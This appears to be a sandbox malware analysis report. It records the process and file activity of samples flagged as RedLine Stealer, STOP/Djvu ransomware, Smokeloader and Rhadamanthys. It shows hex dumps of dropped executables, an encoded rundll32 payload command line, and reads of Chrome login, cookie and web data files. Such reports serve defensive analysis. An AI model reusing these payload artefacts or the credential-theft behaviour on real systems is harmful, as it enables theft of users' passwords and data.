Yara matches:	• Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 0000000E.00000002.577154071.00000000005B0000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000E.00000002.577358269.0000000000678000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 81%, ReversingLabs
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Win32Sync	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4114C7	CreateDirectoryA
C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	42E403	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4d 5f fd 60 09 3e fd 33 09 3e fd 33 09 3e fd 33 17 6c 51 33 2d 3e fd 33 17 6c 40 33 1f 3e fd 33 17 6c 56 33 6f 3e fd 33 2e fd fd 33 00 3e fd 33 09 3e fd 33 7e 3e fd 33 17 6c 5f 33 08 3e fd 33 17 6c 41 33 08 3e fd 33 17 6c 44 33 08 3e fd 33 52 69 63 68 09 3e fd 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 07 00 fd fd 1a 62 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$M_`>3>3>3lQ3->3l@3>3lV3o>3.3>3>3~>3l_3>3lA3>3lD3>3Rich>3PELb	success or wait	102	4218C4	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Win32Sync\svcupdater.exe	417792	1048576	fd bd fd 46 fd fd 78 67 fd fd 4d 20 10 3a 3c 61 63 40 71 37 a3 fd 44 fd 24 26 6d fd fd 5a b0 73 fd 03 68 fd fd 71 fe 4b 22 13 0f 1b fd fd 40 56 fd 14 7f fd fd 69 fd 0d fd fd fd 4e 41 1d 1d 55 34 6f fd fd 09 02 3b 12 34 4b 3e fd fd 4a fd 52 fd 0c 75 18 fd 75 fd fd 71 3c 75 fd 50 37 fd 33 2b fd fd 1c fd fd fd fd 51 fd 06 2a fd 56 2d fd 4f fd 5d fd fd 64 08 75 fd fd fd 57 08 fd 37 42 fd fd b8 53 20 0d fd fd 5f 2c fd 31 fd 21 fd fd 5d fd 52 20 13 fd fd 48 fd 06 fd fd 01 fd 1c 53 fd fd 22 fd 10 13 fd 27 fd 55 fd fd 69 fd 4d fd cf fd 39 fd 1a fd fd fd 47 42 30 33 70 fd 6d fd fd 78 03 28 3b fd 58 0d fd fd 64 fd 3f 31 fd fd fd 23 fd fd 02 31 2e 4a fd 6d fe fd fd fd 4c 15 fd 17 51 13 fd fd fd 69 fd 2a 23 fd 55 11 32 fd 79	FxgM : <ac@q7D$&mZshqK"ViN AU4o; 4K>JRuuq<uP73+Q*V-]duW7BS _,1!]R HS"'UiM9GB03pmx;Xd? 1#1.JmLQi*#U2y	success or wait	717	4218C4	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\336E.exe	unknown	4096	success or wait	102	4251A5	ReadFile
C:\Users\user\AppData\Local\Temp\336E.exe	unknown	4096	end of file	1	4251A5	ReadFile

Analysis Process: 2560.exe PID: **2136**, Parent PID: **3452**

General

Target ID:	15
Start time:	09:42:43
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Local\Temp\2560.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2560.exe
Imagebase:	0x400000
File size:	718848 bytes
MD5 hash:	0A006808F7AA017CAF2DF9CE9E2B55A2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 0000000F.00000002.362651886.0000000004A00000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 0000000F.00000002.362651886.0000000004A00000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000F.00000002.361737434.0000000002EA1000.00000040.00000020.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 67%, ReversingLabs
Reputation:	moderate

Analysis Process: 226F.exe PID: **5992**, Parent PID: **3452**

General

Target ID:	16
Start time:	09:42:48
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Local\Temp\226F.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\226F.exe

Imagebase:	0xff0000
File size:	1642648 bytes
MD5 hash:	EA25CE2F3580AF1DD771BAC5B0D2BF83
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000003.367401202.000000000D030000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: 00000010.00000003.367401202.000000000D030000.00000004.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000003.469890360.00000000016EB000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000002.479891077.00000000016F2000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000010.00000003.369928370.000000000D032000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 43%, ReversingLabs • Detection: 39%, Virustotal, Browse
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5898187.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2FAFA56	CreateFileW
C:\Users\user\AppData\Roaming\JDK_BIN	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6EF2018A	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5898187.dll	success or wait	1	2FB04C4	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5898187.dll	0	343040	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 05 00 72 fd fd 63 00 00 00 00 00 00 00 00 fd 00 02 21 0b 01 0e 00 00 fd 04 00 00 7c 00 00 00 00 00 00 fd 11 04 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 fd 05 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 fd 1d 05 00 73 00 00 00 03 1e 05 00 3c 00 00	MZx@x!L!This program cannot be run in DOS mode.$PELrc!|@s<	success or wait	1	2FB0041	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: 2560.exe PID: 3152, Parent PID: 2136

General

Target ID:	17
Start time:	09:42:48
Start date:	25/01/2023
Path:	C:\Users\user\AppData\Local\Temp\2560.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2560.exe
Imagebase:	0x400000
File size:	718848 bytes
MD5 hash:	0A006808F7AA017CAF2DF9CE9E2B55A2
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000011.00000002.363362004.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40CFAC	InternetOpenUrlW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ngentask.exe PID: **816**, Parent PID: **5992**

General

Target ID:	18
Start time:	09:42:56
Start date:	25/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe
Imagebase:	0xfc0000
File size:	85096 bytes
MD5 hash:	ED7F195F7121781CC3D380942765B57D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000002.460489461.000000000343F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.460489461.000000000343F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000012.00000002.456297712.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.460489461.00000000034F9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7299CF06	unknown
C:\Users\user\AppData\Local\Yandex	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Yandex\YaAddon	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	717EBEFF	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NGenTask.exe.log	0	2843	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 50 72 65 73 65 6e 74 61 74 69 6f 6e 43 6f 72 65 2c 20 56 65 72 73 69 6f 6e 3d	1,"fusion","GAC",01,"WinRT","NotApp",13,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",03,"PresentationCore, Version=	success or wait	1	72CAC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72975705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7297CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	728D03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	728D03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	728D03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72975705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	15	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	unknown	4096	success or wait	7	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	20	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extension Cookies	unknown	4096	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	15	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	12	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	30	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	success or wait	24	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	4096	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	15	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	23	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	30	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	46	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	13	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	23	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	1	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	84	end of file	2	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	success or wait	46	717E1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	unknown	4096	end of file	2	717E1B4F	ReadFile
C:\Users\user\Desktop\AQRFEVRTGL.docx	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\Desktop\AQRFEVRTGL.docx	unknown	1022	end of file	1	717E1B4F	ReadFile
C:\Users\user\Desktop\LIJDSFKJZG.docx	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\Desktop\LIJDSFKJZG.docx	unknown	1022	end of file	1	717E1B4F	ReadFile
C:\Users\user\Documents\AQRFEVRTGL.docx	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\Documents\AQRFEVRTGL.docx	unknown	1022	end of file	1	717E1B4F	ReadFile
C:\Users\user\Documents\HMPPSXQPQV.docx	unknown	4096	success or wait	1	717E1B4F	ReadFile
C:\Users\user\Documents\HMPPSXQPQV.docx	unknown	1022	end of file	1	717E1B4F	ReadFile

Analysis Process: fontview.exe PID: **4020**, Parent PID: **5992**

General

Target ID:	19
Start time:	09:42:58
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\fontview.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SYSWOW64\fontview.exe
Imagebase:	0xa60000
File size:	114176 bytes
MD5 hash:	218D53564FB0DD0CAFBBF871641E70F7
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000013.00000003.383001700.0000000003666000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000013.00000003.383001700.0000000003666000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000013.00000003.386704960.00000000053B1000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000013.00000002.467467655.00000000035B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000013.00000002.467467655.00000000035B0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000013.00000003.387503810.00000000055A0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: **5980**, Parent PID: **4020**

General

Target ID:	24
Start time:	09:43:39
Start date:	25/01/2023
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\nsis_uns5aa2a3.dll",PrintUIEntry |5CQkOhmAAAA|1TKr5GsMwYD|67sDqg8OAAl|xYmwxC0TNSO|1k8B3tZkgiyf2sAZ QByAG4XAP9sADMAMgAuAKVkHwBs8|AtBQPz8FP|AFoAeQBPAGL7AEEnAEMAaAA3|wBVAEsAZwBJ|i0CWUiD7CjoBP8CAABIg8Qow||MzMxMiUQ kGP9IiVQkEEiJTPskCF0BSItEJDBvSIkEJIEBOEhvAL8ISMdEJBAtAet9DoEBEEiDwAGPAd0QgQFASDmWAHMl|p8DiwwkSAPISF+LwUiLTKsBVHsA|wPRSIv KigmI9wjrwWYFZUiLBPslYPPwM8lli1D|GEg70XQ2SIP|wiBliwJIO8L|dCpmg3hIGHX|GkyLQFBmQYPvOGt0BxERS3UI|hEQeBAudAVIi78A69VIi0j9AMH +agBAU1VWV0FUv0FVQVZBV10BZv+BOU1aTYv4TP+L8kiL2Q+F|P7z8ExjSTxBgTz|CVBFAAAPheq+8|BBi4QJiPPwhf|ASI08AQ+E1t5qEYO8CYwtAQ+E|cf z8ESLZyBEi|9fHIt3JESLT|8YTAPhTAPZSP8D8TPJRYXJD|uEpPPwTYvEQYv|EEUz0kgD04r|AoTAdB1BwcrvDQ++wPoAAUQD|dC|EXXsQYH6qv|8DXx0DoP BAf9Jg8AEQTvJc|9p68aLwQ+3DP9ORYssi0wD6+90WDPtqhB0UUH7ixTBANMzyYoCf0yLwusPwcnIEXsDyOUQAUGKANUQ|+0zwDP2QTsM+bbgE KYAg8YBg|j|CHLu6wpIi8v|Qf|VSYkE94P9xeQQxAQ7bxhy|a9mAUFfQV5BXb9BXF9eXVszF0jvgexgAWQAi+no|2b+||9IhcAPW4SYdSBMja8BiysQ38gz| +ibfSCNX|8ETI1FRjPSi9|L|1QkaIAgTIuv4A+Ea3UgRagQM|fAi9ORIEiJfCT1IKYgcIAgSIvwD|OES3UgpiBQSI1W|whEjUdASI2M|SSFEUiL2Oh8|a5+I I1WSN4gEOIhzPbz8Ohn7yBEiwaN01cIQSCmIFjKlYmEaySAhxLe8|CLDtog|1iJjCRxEQcwkSDo7THvIIucLTJMi12|OkiD+2xIiAw|0yJZCQ4TIuk7hoyT IlchAGEJNy2hxGGko0RjUdLMIz7JPDz8EmL1Ojp7fwFMIqceDJIjYT+eDJBgPMhjU9s90QwGKQCg+kBdffzgbx4MiFSZXi|dU2LhCT0IjGU+yT4NQHCSDvYc v84g|psdjNEjXtJQPoAIEG4AJgAeqYgQMoi+HQZRLYwvsAxSY1UJGyRIEnfg+hs6GuCMEiL|c6mIHhIhf90Es+LVUJMjjAbMUiN|0wkQP|XSIHEAHQhYSQtCC0B
Imagebase:	0x7ff6c5de0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000018.00000003.635769063.000002275D541000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000018.00000003.517892986.000002275DAB3000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000018.00000003.465106371.000002275D66D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000018.00000003.463672074.000002275D472000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RHADAMANTHYS, Description: Yara detected RHADAMANTHYS Stealer, Source: 00000018.00000003.519715452.000002275DCB6000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000018.00000003.480168588.000002275D6F0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Keylogger_Generic, Description: Yara detected Keylogger Generic, Source: 00000018.00000003.478098878.000002275D46D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: dllhost.exe PID: **4924**, Parent PID: **5980**

General	
Target ID:	25
Start time:	09:44:10
Start date:	25/01/2023
Path:	C:\Windows\System32\dllhost.exe
Wow64 process (32bit):	false
